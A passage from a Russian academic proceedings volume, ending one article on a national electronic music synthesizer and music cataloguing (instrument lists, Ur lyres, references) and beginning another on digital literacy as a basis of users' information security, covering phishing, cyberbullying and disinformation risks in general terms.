Марийские национальные музыкальные инструменты — тумыр (барабан), трещотка, пуч (рог), шушпык (свисток), шиялтыш (свирель), олым шувыр (соломинка), шувыр (волынка), конг-конг (музыкальный лучок), кусле-карш (гусли), ия ковыж (скрипка).

Еврейские национальные музыкальные инструменты — кинор (род треугольной арфы), небель (род лиры), цитра (киннор-гусли, инструмент десятиструнный), цимбалы (псалтирюн, тимпанон), шофар (роговая гнутая труба), орган или свирель, род камышовой трубки, флейта (халиль), тамбурин или тимпан (род литавр), «шаишиш», тар, кеманча, гармоника (комонча, арган), духовой инструмент (говол), бубен (теп), дудук и зурна.

А также включение собранных уникальных тембров:

— *античных музыкальных инструментов (Греция)*, восстановленных современными греческими мастерами (экспериментальный материал был представлен в РГПУ им. А.И. Герцена: Terpandros https://www.herzen.spb.ru/news/09-12-2015_5/);

— *национальных белорусских инструментов* (имеется договорённость с информационным отделом Белорусской государственной академии музыки и ректором Белорусской государственной академии музыки кандидатом искусствоведения, доцентом Е.В. Куракиной; в дар сотрудникам научно-методической лаборатории «Музыкально-компьютерные технологии» Российского государственного педагогического университета им. А. И. Герцена передана уникальная коллекция, собранная научно-творческим коллективом кабинета традиционных музыкальных культур при личном участии заведующей кабинетом, кандидата искусствоведения, доцента Т.Л. Беркович);

— *музыкальный фольклор народов Севера* (якуты, чукчи, эскимосы, алеуты, коряки и др.; в НМЛ «Музыкально-компьютерные технологии» РГПУ им. А. И. Герцена имеются цифровые записи, выполненные студентами Института народов Севера РГПУ им. А. И. Герцена);

— *музыкальный фольклор народов Северо-Запада Европейской части России* (карелы, ижорцы, вепсы, водь, сету, саамы, коми, ненцы и др.); начало — тембры национальных карельских инструментов: кантеле и других (имеется договорённость);

— *музыка народов Ближнего и Среднего Востока* (Азербайджан, Армения, Иран): киманчи, тар, сантур и многих других инструментов (совместная деятельность НМЛ «Музыкально-компьютерные технологии» РГПУ им. А. И. Герцена и Азербайджанской академии музыки имени У. Гаджибейли на основе разработок входящей в её структуру лаборатории «Исследования азербайджанской профессиональной музыки устной традиции и их новые направления: органология и акустика» при участии заслуженного деятеля искусств Азербайджана, национальных экспертов Азербайджана в Комитете ЮНЕСКО по нематериальному культурному наследию, членов Европейского культурного парламента);

— *Розовой капеллы в Герценовского университета* — одного из музыкальных символов русской культурной традиции;

— *карильонов* (Санкт-Петербурга) и *колоколов* (из различных регионов России);

— *других народов России и мира.*

Так, например, в настоящий момент обсуждается перспектива включения свидетельств *музыкальной культуры шумеров*: урские лиры и др. по результатам раскопок, которые начались в 1922 году в Южном Ираке (тогда Королевство Ирак) на месте одного из древнейших городов мира — шумерского города-государства Ура (см. подробнее в работе [15]). Основанный в 4-м тыс. до н. э., город Ур, или, следуя библейской традиции, Ур халдеев, располагался в южной Месопотамии и играл важную культурную, экономическую, политическую роль. В книге известного британского археолога Л. Вулли «Ур халдеев» [16] есть такие строки: «Во второй из уцелевших гробниц находились по крайней мере четыре лиры. Одна из них — самая великолепная из всех найденных до этого. Ее резонатор был окаймлен широким красно-бело-синим мозаичным узором. Две вертикальные стойки лиры украшали пояса инкрустации из перламутра, лазурита, красного камня, которые чередовались с широкими золотыми ободками. Верхняя деревянная переключательная с одной стороны до половины окована серебром. Перламутровые пластинки с вырезанными фигурками животных располагались на передней стороне резонатора, над ними выступала великолепная голова бородатого быка, выкованная из массивного золота» [17, с. 80-81]. Вторая лира была из серебра, с головой коровы на передней части резонатора, а третья, тоже серебряная, имела форму лодки, в которой стояла фигура оленя. Четвертая, деревянная, с двумя медными фигурками оленей, истлела и разрушилась. Среди других находок Вулли также подробно описывает «остатки чудесной арфы», причем, в издании 1929 года он называет инструмент арфой (harp) [18, с. 66], а в издании 1938 — лирой (lyre) [17, с. 67]: «Ее деревянные части истлели, однако украшения сохранились полностью. Верхний деревянный брус арфы (harp/lyre): был обшит золотом, в котором держались золотые гвозди, — на них натягивали струны». Урские находки, помимо прочего, ценны своим свидетельством того, что в III тысячелетии до н. э. исполнительство на струнных инструментах было неслучайным и важным атрибутом светских и ритуальных мероприятий. В переводах и публикациях лиры порой именуют арфами (причем, не только в тексте, но и в подписи к фотографии инструмента), а найденные струнные музыкальные инструменты часто представляют под общим названием «урские арфы».

Добавим, что предполагается несколько вариантов (трансформаций) инструмента — Российского электронного музыкального синтезатора: от детского, любительского до профессионального за счет

«открытости» системы инструмента, позволяющей внедрять все более усложняющиеся элементы, тембры, сэмплы, методы работы со звуком и т. п. Появление такого инструмента будет также поддерживать интерес к освоению и развитию музыкально-компьютерных технологий (МКТ) как новой профессионально-творческой области деятельности музыкантов, специалистов в области развития систем искусственного интеллекта, образования и машинного обучения.

Процесс совместной деятельности, предполагающий тесное взаимодействие учёных из разных стран, разработку единых универсальных методов научного исследования как нельзя лучше иллюстрирует необходимость построения созидательного сообщества специалистов, направленное на решение глобальных задач, стоящих перед человечеством и обеспечивающих сохранение культурного кода каждого народа: «Человечеству предстоит освоить новую реальность и одновременно сохранить корни, которые служат нам опорой. Мы верим, что мир будущего — это мир не эгоистов, целиком погружённых в киберпространство, и не одиночек, живущих по принципу «каждый сам за себя», а людей, которые всё так же ценят любовь и дружбу, дорожат своими близкими, понимают свою неразрывную связь с обществом и ответственность перед ним» [14]. Всё это способно естественным образом создать необходимые условия для обеспечения информационно-технологической безопасности, основанной на совместных усилиях по поиску взаимоприемлемых решений и направленной на создание единой обобщённой, интегративной по своему характеру системы научных понятий и соответствующих им предложений.

Использование в научных исследованиях, посвящённых данной проблематике, музыкально-компьютерных технологий, служит основанием для возможности создания новых теоретических и экспериментально-практических средств изучения музыки, включая исследуемые с помощью музыкально-компьютерных технологий факторы неопределённости в музыке. Так, авторы статьи отмечают особую роль исследований в области формирования трансдисциплинарного подхода в методологии современной науки [19], принадлежащих выдающемуся российскому музыковеду Михаилу Сергеевичу Заливадному (1946-2023) [20], который сформулировал ведущие идеи в разработке *комплексной модели семантического пространства музыки* — многокомпонентного комплексного исследования, направленного на выявление проблем использования трансдисциплинарного подхода для качественной и количественной оценки музыкальных явлений с использованием ресурсов современных МКТ. Также отметим существенный вклад в разработку и обоснование названной модели доктора технических наук, академика Михаила Борисовича Игнатьева, труды которого позволили дать количественную оценку рассматриваемых явлений (см. подробнее в работах [21-22]).

Авторы отмечают, что использование МКТ в научных исследованиях, посвящённых данному вопросу, служит основой для возможности создания новых теоретических и экспериментально-практических средств изучения, в том числе факторов неопределённости в музыке, исследуемых с помощью этих технологий (см. в работах [24-25]).

Также отметим, что новый подход с учётом возможностей МКТ позволяет сформировать соответствующие теоретико-технологические решения для включения в модель музыкальных образцов исламской культуры различных эпох и связанных с практической реализацией передачи нюансов звучания музыки народов Ближнего и Дальнего Востока (см., например, в работах [26-27]).

Заключение. Решение вопроса об импортозамещении в процессе совместной деятельности учёных России и других стран «способствуют ускоренному распространению идей. Искусственный интеллект, например, анализирует огромные объёмы данных и предсказывает тенденции. Однако полагаю, что оригинальные решения, способные привести к открытиям и прорывам в науке, искусстве, социальной сфере, могут дать лишь вдохновение и гений человека, настоящего мастера и творца. И конечно, взаимодействие, взаимное доверие представителей разных культур», — отметил В.В. Путин в процессе своего выступления 12 сентября 2025 года [14]. Одним из таких решений стала разработка интеллектуальной системы каталогизации музыки народов России и мира, которая проводится учёными Российского государственного педагогического университета им. А. И. Герцена и представителями научных и образовательных учреждений других стран [4-5]. Такой подход, основанный на многолетнем взаимовыгодном сотрудничестве, создаёт условия для разработанной в научно-методической лаборатории «Музыкально-компьютерные технологии» РГПУ им. А. И. Герцена системы подготовки и переподготовки специалистов в области современного музыкального и информационно-технологического образования.

Включение МКТ в учебные программы образовательных учреждений обуславливает выделение МКТ в отдельное научное направление на стыке музыкальной акустики, цифровой обработки сигналов, программной инженерии, теории автоматизированных систем. Разработка специализированных музыкально-технологических дисциплин, таких как: «Технологии художественной обработки звука», «Музыкально-компьютерные технологии», «Музыкальные синтезаторы», «Компьютерное музыкальное творчество», «Звукотембральное программирование», «Математические методы исследования в музыкологии», «Интеллектуальные системы каталогизации и анализа музыки народов мира», «Теория множеств и описание музыкальных объектов», «Теория информации и системный анализ музыки», «Саунд-дизайн и музыкальная звукорежиссура», «Компьютерная студия звукозаписи и основы работы в ней», «Компьютерное моделирование процесса музыкального творчества» свидетельствует о становлении нового трансдисциплинарного научного и образовательного направления, обусловленного развитием и становлением МКТ, и нуждающимся в комплексном экосистемном подходе к процессу замещения иностранного ПО. Российские разработки, выполненные во взаимодействии с зарубежными партнёрами, с которыми на протяжении длительного времени происходит научное и педагогическое

взаимодействие, обуславливает один из возможных путей качественного и взаимовыгодного сотрудничества, обеспечивающего формирование подходов к реализации информационной безопасности в процессе подготовки и переподготовки научно-педагогических кадров в цифровом пространстве.

Создание Российского электронного музыкального синтезатора с участием зарубежных коллег позволяет решать проблемы разработки качественного отечественного ПО, импортозамещения зарубежных аналогов, что в текущих условиях особенно актуально в области создания ПО, обеспечивающего моделирование трудноформализуемых процессов, связанных с творчеством и распространением соответствующей информации.

Созданные при разработке ПО научные подходы и технологические решения могут быть использованы при актуализации широкого спектра моделируемых процессов и явлений: при рассмотрении творческих, поведенческих, биологических и социальных явлений, проблем, связанных с моделированием процесса музыкального, а также для создания вычислительных систем при моделировании аналитических действий, совершаемых человеческим мозгом, и многое другое.

Информационная безопасность в процессе подготовки и переподготовки научно-педагогических кадров (на примере реализации программ подготовки магистров и бакалавров по образовательному направлению «Информационные системы и технологии» — 09.04.02 «Цифровые технологии в музыке и саунд-дизайне» и 09.03.02 «Информационные технологии в музыке и саунд-дизайне», а также программ профессиональной переподготовки и повышения квалификации, таких как: «Технологии создания и художественной обработки звуковой информации», «Технологии создания аудиовизуальных проектов», «Музыкальная информатика», «Компьютерное музыкальное творчество» и др.) является сегодня одним из ключевых направляющих решений в деятельности научно-преподавательского сообщества НМЛ «Музыкально-компьютерные технологии» РГПУ им. А. И. Герцена, осуществляемых непосредственно в образовательном процессе совместно с обучаемыми и исследователями — магистрантами, студентами, аспирантами, докторантами.

Информационная безопасность процесса подготовки и переподготовки научно-педагогических кадров в цифровом пространстве обеспечена также наличием созданной усилиями группы специалистов НМЛ «Музыкально-компьютерные технологии» системы поддержки процесса обучения, осуществляемого с помощью технологий дистанционного обучения (систем дистанционного обучения, таких как СДО Moodle и др., принятых к использованию в России), которая позволяют создать надёжную технологическую базу для построения образовательных маршрутов обучения в сетевом образовательном пространстве и формирования технологий отслеживания угроз для безопасности связанных с этим явлений и способов их преодоления, используемых специалистами в нашей стране.

СПИСОК ЛИТЕРАТУРЫ

1. Токарев М.Н., Вершинин А.Н. Импортозамещение программного обеспечения // *International Journal of Humanities and Natural Sciences*, 2023. Vol. 6-3 (81). Pp. 156-162.
2. О мерах по обеспечению технологической независимости и безопасности критической информационной инфраструктуры Российской Федерации: Указ Президента от 30.03.2022 № 166 // КонсультантПлюс. [Электронный ресурс]. URL: https://www.consultant.ru/document/cons_doc_LAW_413177/ (дата обращения: 30.08.2025).
3. О дополнительных мерах по обеспечению информационной безопасности Российской Федерации: Указ Президента от 01.05.2022 № 250 // КонсультантПлюс. [Электронный ресурс]. URL: https://www.consultant.ru/document/cons_doc_LAW_416198/ (дата обращения: 30.08.2025).
4. Горбунова И.Б., Алиева И.Г. О проекте создания интеллектуальной системы по каталогизации и анализу музыки народов мира // *Общество: философия, история, культура*. 2016. № 9. С. 105-108.
5. Горбунова И.Б., Алиева И.Г. К проблематике разработки интеллектуальной системы каталогизации музыки народов России и мира. Трансдисциплинарный подход к изучению музыкальных явлений: теория нечётких множеств // *Региональная информатика и информационная безопасность. Сборник трудов Санкт-Петербургской международной конференции и Санкт-Петербургской межрегиональной конференции*. Санкт-Петербург, 2024. С. 316-319.
6. Alieva I.H., Gorbunova I.B., Kameris A. An Intellectual Cataloging System for Music of the Peoples of the World. A Transdisciplinary Approach Towards the Study of Musical Phenomena: Theory of Fuzzy Sets // 55th PARIS International Conference on “Humanities, Social Sciences and Education» (PHSSE-25). Int'l Conference Proceedings. Editors: Prof. Dr. Md. Aminur Rahman, Prof. Dr. L. M. Cardoso, Dr. Thaweesak Yingthawornsuk. April 29-May 1, 2025. Paris (France). Pilares D'Elegância, Lda. 2025. Pp. 27-31.
7. Рогозинский Г.Г., Щекочихин А.В., Малахов В.Е., Горбунова И.Б. О модульном подходе к музыкальному творчеству с поддержкой искусственного интеллекта // *Компьютерные инструменты в образовании*. 2024. № 4. С. 59-69.
8. Горбунова И.Б., Рогозинский Г.Г. Разработка элементов новой образовательной концепции «Цифровые технологии в музыке и саунд-дизайне»: музыкально-компьютерные технологии и музыкально-кибернетические системы // *Мир науки, культуры, образования*. 2025. № 2 (111). С. 196-201.
9. Рогозинский Г.Г., Горбунова И.Б., Мамонтов Д.В., Новиков Н.Ю., Сперанский М.Б. О проведении научных исследований в области медиаинформационных технологий для устойчивого развития учебно-производственного кластера музыкально-компьютерных технологий Герценовского университета // *Антропологическая дидактика и воспитание*. 2025. Т. 8. № 1. С. 144-176.
10. Gorbunova I.B. The Concept of Music Computer Pedagogical Education in Russia // *International Journal of Advanced Science and Technology*. 2020. Т. 29. № S6. С. 600-615.
11. Gorbunova I.B., Kameris A. Music Computer Education Concept for Teachers: Raising the Problem // *International Journal of Recent Technology and Engineering*. 2019. Т. 8. № 2 S4. С. 913-918.
12. Gorbunova I.B., Petrova N.N. Music Computer Technologies, Supply Chain Strategy and Transformation Processes in Socio-Cultural Paradigm of Performing Art: Using Digital Button Accordion // *International Journal of Supply Chain Management*. 2019. Т. 8. № 6. С. 436-445.
13. <https://www.dp.ru/a/2025/09/12/putin-vistupaet-na-sankt-peterburgskom>
14. <http://kremlin.ru/events/president/news/77983>
15. Алиева И.Г. Музыкальная культура шумеров: урские лиры // *Современное музыкальное образование: творчество, наука, технологии (СМО — 2024): Материалы XXIII Международной научно-практической конференции / Под общ. ред. И. Б. Горбуновой. М.: Международный центр искусство и образование, 2024. С. 222-225.*

16. Вулли Л. Ур халдеев / Пер. с англ. Ф. Л. Мендельсона; Предисл. В. В. Струве. М.: Изд-во вост. лит., 1961.
17. Woolley L. Ur 'of the Chaldees': A Record of Seven Years of Excavation. Hatmondsworth, Middlesex: Pelican Books, 1938.
18. Woolley L. Ur of the Chaldees: a record of seven years of excavation. L.: Ernest Benn Limited, 1929.
19. Горбунова И.Б., Заливадный М.С. Трансдисциплинарный подход к изучению музыкальных явлений: теория информации и её воздействие на различные области музыкознания // Проблемы музыкальной науки. 2024. № 2. С. 180-199.
20. Горбунова И.Б. О Михаиле Сергеевиче Заливадном (1946-2023) // Проблемы музыкальной науки. 2024. № 2. С. 178-179.
21. Gorbunova I. The Integrative Model for the Semantic Space of Music and a Contemporary Musical Educational Process: The Scientific and Creative Heritage of Mikhail Borisovich Ignatyev // Educação. 2021, 46(1), e65/1-23.
22. Игнатьев М.Б., Макин А. Лингво-комбинаторное моделирование музыки // Музыка, математика, информатика: комплексная модель семантического пространства музыки / И. Б. Горбунова, М. С. Заливадный, И. О. Товпич, С. В. Чибирёв. СПб.: Лань, Планета музыки, 2024. С. 259-276.
23. Игнатьев М.Б., Заливадный М.С., Решетникова Комплексная модель семантического пространства музыки // Комплексная модель семантического пространства музыки И. Б. Горбунова, М. С. Заливадный, И. О. Товпич. СПб.: Изд-во РГПУ им. А. И. Герцена, 2016. С. 259-276.
24. Алиева И.Г., 24. Gorbunova I.B., Zalivadny M.S. Leonhard Euler's Theory of Music: Its Present-Day Significance and Influence on Certain Fields of Musical Thought // Music Scholarship. 2019. № 3 (36). С. 104-111.
25. Горбунова И.Б. Музыкально-компьютерные технологии в подготовке музыканта-педагога // Региональная информатика и информационная безопасность. Сборник трудов. СПб.: СПОИСУ. 2016. С. 224-228.
26. Хоссейни Б.С. О магаме в персидском музыкознании X — XV веков // Современное музыкальное образование (СМО-2016): Материалы XV Международной научно-практической конференции / Под общ. ред. И. Б. Горбуновой. СПб.: Изд. дом Сатори, 2017. С. 99-102.
27. Alieva I.G., Gorbunova I.B. Music, Mathematics, Computer Science: A Transdisciplinary Approach to Training Student Sound Designers // Russia — Historical and Cultural Constants and Prospects for the Development of Childhood. Collection of Scientific Papers of the International Conference. St. Petersburg, 2024. С. 373-376.

УДК 004.056:37.013.42

ЦИФРОВАЯ ГРАМОТНОСТЬ И ИНФОРМАЦИОННАЯ УСТОЙЧИВОСТЬ ПОЛЬЗОВАТЕЛЯ В УСЛОВИЯХ СОЦИОКОМПЬЮТИНГА

Борщенко Виктор Владимирович

Северо-Западный институт управления -филиал РАНХиГС

Средний пр. В.О., 57, Санкт-Петербург, 199178, Россия

e-mail: boss-victor@yandex.ru

Аннотация. В статье рассматривается проблема цифровой грамотности как фундаментального условия обеспечения информационной безопасности личности в условиях социокмпьютинга. Анализируются различные подходы к определению цифровой грамотности в отечественной науке, выделяются её ключевые компоненты: технические навыки, коммуникативная компетентность, правовые и этические знания, критическое мышление. Подчёркивается, что низкий уровень цифровой грамотности порождает целый комплекс рисков: утечку персональных данных, уязвимость к фишинговым атакам и социальной инженерии, кибербуллинг и подверженность манипулятивному контенту. Особое внимание уделяется проблеме цифровой социализации детей и подростков, которые наиболее уязвимы перед современными угрозами информационной среды. Отмечается важная роль образовательных учреждений, семьи и государственных инициатив в формировании культуры безопасного поведения в цифровом пространстве. Показано, что повышение цифровой грамотности населения должно рассматриваться не только как образовательная и социальная задача, но и как стратегический элемент национальной безопасности. Сделан вывод о необходимости разработки комплексных программ, сочетающих обучение техническим навыкам с формированием критического мышления и информационной культуры, что позволит повысить устойчивость личности и общества к киберугрозам.

Ключевые слова: цифровая грамотность; информационная безопасность; социокмпьютинг; критическое мышление; киберугрозы; кибербуллинг; дезинформация; образовательные программы; цифровая культура.

DIGITAL LITERACY AND INFORMATION RESILIENCE OF USERS IN THE CONTEXT OF SOCIO-COMPUTING

Borshchenko Viktor

North-Western Institute of Management - Branch of RANEP

57 Sredny Av. V. I., St. Petersburg, 199187, Russia

e-mail: boss-victor@yandex.ru

Abstract. The article examines the problem of digital literacy as a fundamental prerequisite for ensuring individual information security in the context of sociocomputing. Various approaches to defining digital literacy in Russian and international research are analyzed, and its key components are identified: technical skills, communicative competence, legal and ethical awareness, and critical thinking. It is emphasized that a low level of digital literacy generates a wide range of risks, including personal data leakage, vulnerability to phishing attacks and social engineering, cyberbullying, and exposure to manipulative content. Particular attention is given to the issue of digital socialization of children and adolescents, who are the most vulnerable to contemporary threats of the information environment. The crucial role of educational institutions, the family, and state initiatives in shaping a culture of safe behavior in the digital space is highlighted. It is shown that improving digital literacy should be considered not only as an educational and social priority but also as a strategic element of national security. The article concludes that the development of comprehensive programs

combining the teaching of technical skills with the fostering of critical thinking and information culture is essential to enhance the resilience of individuals and society against cyberthreats.

Keywords: digital literacy; information security; sociocomputing; critical thinking; cyberthreats; cyberbullying; disinformation; educational programs; digital culture.

Введение. Современное общество характеризуется стремительной цифровизацией всех сфер жизнедеятельности человека. Широкое распространение сетевых технологий, социальных платформ и мобильных сервисов формирует новую среду коммуникации и обмена информацией — так называемый социокomпьютинг, в рамках которого пользователь выступает как активный субъект информационного взаимодействия. Однако параллельно с ростом возможностей цифровой среды усиливаются угрозы, связанные с киберпреступностью, манипуляцией информацией, социальной инженерией и утечками персональных данных. В этих условиях одной из ключевых задач становится формирование у населения цифровой грамотности, понимаемой не только как совокупность технических навыков работы с информационно-коммуникационными технологиями, но и как культура безопасного поведения в цифровом пространстве [1].

Исследования последних лет показывают, что уровень цифровой грамотности напрямую коррелирует со способностью пользователей обеспечивать собственную информационную безопасность. Низкий уровень знаний и компетенций в этой области делает человека уязвимым перед киберугрозами, включая мошенничество, несанкционированный доступ к данным, а также манипулятивное воздействие со стороны недобросовестных субъектов информационного взаимодействия [2]. Таким образом, цифровая грамотность может рассматриваться как базовое условие формирования устойчивости личности в условиях социокomпьютинга и как необходимая составляющая национальной системы обеспечения информационной безопасности.

Постановка проблемы. Несмотря на очевидную актуальность цифровой грамотности, в научной и образовательной практике до сих пор отсутствует единое определение данного феномена. Часть исследователей связывает её преимущественно с техническими навыками, необходимыми для работы с компьютерными устройствами и интернет-сервисами, в то время как другие акцентируют внимание на критическом мышлении, информационной культуре и способности оценивать достоверность информации [3]. Подобная неоднородность трактовок затрудняет разработку единых образовательных программ и методических подходов к формированию цифровой грамотности.

Другим важным аспектом является недостаточный уровень цифровой грамотности у значительной части населения, что подтверждается как международными исследованиями, так и отечественной статистикой. Так, результаты опросов демонстрируют, что более половины российских пользователей испытывают затруднения при настройке базовых параметров защиты персональных данных и часто игнорируют обновления программного обеспечения, что существенно повышает их уязвимость [1]. Особенно тревожной является ситуация среди детей и подростков, для которых интернет является естественной средой социализации: низкая осведомлённость об угрозах кибербуллинга, фишинга и манипулятивного контента формирует новые социальные риски [2]. Как отмечает Белякова, информационная культура и цифровая грамотность школьников находятся в прямой связи, и именно от уровня их развития зависит устойчивость учащихся к деструктивному контенту [4].

Таким образом, проблема обеспечения информационной безопасности в условиях социокomпьютинга не может быть решена исключительно техническими средствами. Она требует комплексного подхода, в основе которого лежит формирование цифровой грамотности как универсальной компетенции, объединяющей технические навыки, культуру информационного взаимодействия и критическое мышление.

Аналитическая часть. Формирование цифровой грамотности как основы информационной безопасности требует системного осмысления данного понятия. В научной литературе можно выделить несколько подходов к определению структуры цифровой грамотности.

Международные подходы. На международном уровне наиболее известными являются модели, разработанные такими организациями, как UNESCO и IFLA. В рамках этих концепций цифровая грамотность определяется через совокупность компетенций, включающих технические навыки, способность к критическому восприятию информации, а также этические аспекты использования цифровых технологий [1]. Так, в документах UNESCO цифровая грамотность рассматривается как необходимое условие участия человека в глобальном информационном обществе и обеспечения устойчивого развития.

Особое внимание уделяется вопросам медиаграмотности, под которой понимается способность анализировать и интерпретировать медиаконтент, а также распознавать манипулятивные сообщения и дезинформацию. Данный компонент напрямую связан с обеспечением информационной безопасности, поскольку именно медиапотребление становится одной из главных сфер, в которых реализуются современные угрозы — от распространения фейковых новостей до идеологической пропаганды [2].

Отечественные модели. В России цифровая грамотность трактуется преимущественно через призму образовательных задач и рассматривается как базовая компетенция современного школьника, студента и педагога. Согласно исследованиям последних лет, отечественные авторы включают в её структуру:

- информационно-технологическую компетенцию (умение работать с устройствами и программами),
- коммуникативную компетенцию (способность безопасного общения в цифровой среде),

- правовую и этическую компетенцию (знание норм использования цифровых ресурсов, авторских прав, правил защиты персональных данных),
- критическое мышление (оценка достоверности информации, распознавание фейков и манипуляций) [3].

По мнению Кайсиной, цифровую грамотность школьников следует рассматривать не как факультативный элемент, а как жизненно важный навык, без которого невозможна полноценная социализация в образовательной среде [5].

Особое место в российской модели занимает акцент на воспитании культуры ответственного поведения в сети, что особенно важно для защиты несовершеннолетних от деструктивного контента и киберугроз [2]. Образей подчёркивает, что формирование цифровой грамотности должно быть включено в стратегию развития школ, поскольку именно в школьном возрасте закладываются основы безопасного поведения в сети [6].

Сравнительный анализ. Сравнительный анализ международных и отечественных подходов показывает, что в них присутствуют общие элементы (технические навыки, работа с информацией, коммуникация, критическое мышление). Однако различие заключается в акцентах:

- международные модели больше ориентированы на глобальные цели устойчивого развития и участие личности в информационном обществе;
- российские модели фокусируются на образовательной системе, а также на правовых и этических аспектах использования цифровых ресурсов.

Такой подход оправдан, поскольку именно образовательные учреждения в России выступают основным институтом формирования цифровой грамотности. Однако недостаточная интеграция международных стандартов приводит к разрыву между подготовкой в образовательных организациях и реальными вызовами цифровой среды, где угрозы имеют транснациональный характер [1].

Цифровая грамотность и информационная безопасность. На стыке рассмотренных моделей прослеживается важная закономерность: уровень информационной безопасности пользователя прямо зависит от развитости его цифровых компетенций. Пользователь, обладающий критическим мышлением и базовыми знаниями о киберугрозах, способен самостоятельно предпринимать шаги по защите персональных данных, корректно настраивать параметры безопасности и избегать попадания в ситуации, связанные с фишингом или кибермошенничеством. В противном случае недостаток цифровой грамотности превращает человека в «слабое звено» системы информационной безопасности [2].

Риски низкой цифровой грамотности. Низкий уровень цифровой грамотности становится одной из ключевых причин уязвимости пользователей в условиях социокompьютинга. Современные киберугрозы носят комплексный характер: они включают технические, социальные и психологические компоненты, что делает недостаток знаний и навыков особенно опасным.

Угрозы персональной информации. Одним из наиболее распространённых рисков является утечка персональных данных. Неправильная настройка конфиденциальности в социальных сетях, использование слабых паролей, игнорирование двухфакторной аутентификации значительно повышают вероятность несанкционированного доступа к информации [1]. Исследования показывают, что большая часть пользователей не осознаёт значимости регулярного обновления программного обеспечения и использования антивирусных средств, что напрямую увеличивает уязвимость системы.

Фишинг и социальная инженерия. Фишинг продолжает оставаться одним из самых эффективных инструментов кибермошенников. Пользователи с низким уровнем цифровой грамотности чаще попадают на поддельные сайты, переходят по сомнительным ссылкам и раскрывают свои конфиденциальные данные. В ряде случаев жертвами становятся даже те, кто осведомлён о рисках, но не обладает достаточными навыками критического анализа получаемой информации [2]. Социальная инженерия эксплуатирует именно человеческий фактор, а не технические уязвимости, что делает обучение пользователей ключевым инструментом профилактики.

Кибербуллинг и психологические угрозы. Особенно остро проблема низкой цифровой грамотности проявляется среди детей и подростков. Неспособность адекватно реагировать на агрессивные или манипулятивные сообщения в сети приводит к серьёзным психологическим последствиям. Подростки нередко становятся жертвами кибербуллинга, троллинга и других форм цифровой агрессии [3]. Отсутствие навыков безопасного общения и неумение обращаться за помощью усугубляют проблему, создавая риски для эмоционального и социального развития личности.

Дезинформация и манипулятивный контент. Низкий уровень цифровой грамотности тесно связан с уязвимостью к дезинформации и фейковым новостям. Пользователи, не владеющие навыками критического анализа источников, чаще подвержены манипулятивным воздействиям, что может иметь как личные, так и общественные последствия [2]. Распространение недостоверной информации усиливает социальную напряжённость, влияет на общественное мнение и в ряде случаев угрожает национальной безопасности.

Социальные и экономические последствия. Недостаточная цифровая грамотность имеет последствия не только для отдельного пользователя, но и для общества в целом. Экономический ущерб от киберпреступлений, связанных с низкой осведомлённостью пользователей, ежегодно исчисляется миллиардами рублей. Более того, низкий уровень цифровых компетенций снижает конкурентоспособность рабочей силы, препятствует эффективному внедрению цифровых технологий в экономику и образование [1].

Выводы. Таким образом, риски низкой цифровой грамотности проявляются на разных уровнях: индивидуальном, социальном и государственном. Отдельный пользователь подвергается угрозам утраты данных и психологического давления, общество сталкивается с ростом дезинформации и социальной напряжённости, а государство несёт экономические и стратегические потери. Всё это подтверждает необходимость рассматривать цифровую грамотность как ключевой фактор информационной безопасности и одновременно как инструмент устойчивого развития в условиях социокompьютинга.

Формирование цифровой грамотности. В условиях растущих угроз цифровая грамотность перестаёт быть факультативным навыком и становится базовой компетенцией современного гражданина. Её формирование возможно только при комплексном подходе, предполагающем взаимодействие государства, образовательных организаций, семьи и самих пользователей.

Роль образовательной системы. Образовательные учреждения традиционно являются ключевым институтом в формировании цифровой грамотности. В последние годы в России реализуются программы, направленные на включение цифровых компетенций в федеральные государственные образовательные стандарты. В школах активно внедряются курсы по информационной безопасности, медиаграмотности, культуре общения в сети. Однако анализ практики показывает, что эффективность этих программ во многом зависит от уровня подготовки педагогов и доступности методических материалов [3]. Как показал Глухов, цифровая грамотность школьников имеет различные профили, что требует индивидуального подхода к разработке образовательных программ [7].

Высшее образование также вносит значимый вклад в формирование цифровых компетенций. Многие университеты вводят дисциплины, связанные с информационной безопасностью и цифровыми технологиями, но их охват пока ограничен. Необходимо учитывать, что цифровая грамотность студентов должна развиваться не только в рамках технических специальностей, но и в гуманитарных направлениях, где риски дезинформации и манипуляций особенно велики [1].

Подготовка педагогов. Особое значение имеет подготовка педагогических кадров. Педагоги выступают не только как трансляторы знаний, но и как носители культуры цифровой безопасности. Недостаточный уровень цифровой грамотности самих преподавателей снижает эффективность образовательных программ и затрудняет работу с учащимися. Жумашева отмечает, что повышение уровня цифровой компетентности педагогов является критическим условием успешного формирования цифровой грамотности у школьников и студентов [8]. В этой связи актуальной становится задача разработки курсов повышения квалификации для педагогов, включающих как технические аспекты, так и навыки критического анализа цифрового контента [2].

Роль семьи и родителей. Семья играет ключевую роль в процессе формирования безопасного поведения детей в сети. Родители должны выступать проводниками правил цифровой культуры и личным примером демонстрировать безопасные практики: использование сложных паролей, ограничение времени пребывания в сети, внимательное отношение к персональной информации. Однако опросы показывают, что многие родители сами испытывают трудности с пониманием цифровых рисков, что ограничивает их возможности в обучении детей [1].

Государственные инициативы. Государственная политика в области цифровой грамотности строится на реализации национальных программ, направленных на повышение цифровой культуры населения. Одним из значимых направлений является развитие просветительских проектов, включающих онлайн-курсы, массовые обучающие платформы и медиакампании, акцентирующие внимание на проблемах кибербезопасности. При этом необходимо учитывать региональную специфику: в разных субъектах РФ уровень цифровой инфраструктуры и доступ к образовательным ресурсам существенно различаются [2]. Исследование Симхович демонстрирует, что цифровая грамотность населения зависит от социально-демографических факторов, что следует учитывать при реализации государственных программ [9].

Самообразование и непрерывное обучение. Формирование цифровой грамотности невозможно без активного участия самого пользователя. Самообразование через онлайн-курсы, специализированные блоги и участие в профессиональных сообществах становится важным фактором в процессе непрерывного обучения. Современная цифровая среда предоставляет достаточно ресурсов для самообучения, однако ключевым остаётся вопрос мотивации и критического отбора информации [3].

Вывод. Таким образом, формирование цифровой грамотности требует комплексных усилий на нескольких уровнях. Образовательная система должна обеспечивать фундаментальную подготовку, государство — создавать условия и инфраструктуру, родители — формировать культуру безопасного поведения, а сами пользователи — проявлять инициативу в повышении собственной компетентности. Только в этом случае цифровая грамотность сможет стать надёжной основой информационной безопасности личности в условиях социокompьютинга.

Заключение. Анализ представленных материалов позволяет сделать вывод о том, что цифровая грамотность является неотъемлемым условием обеспечения информационной безопасности пользователя в условиях социокompьютинга. Её значение выходит далеко за рамки технических навыков и охватывает широкий спектр компетенций: от умения критически оценивать информацию до знания правовых аспектов использования цифровых ресурсов.

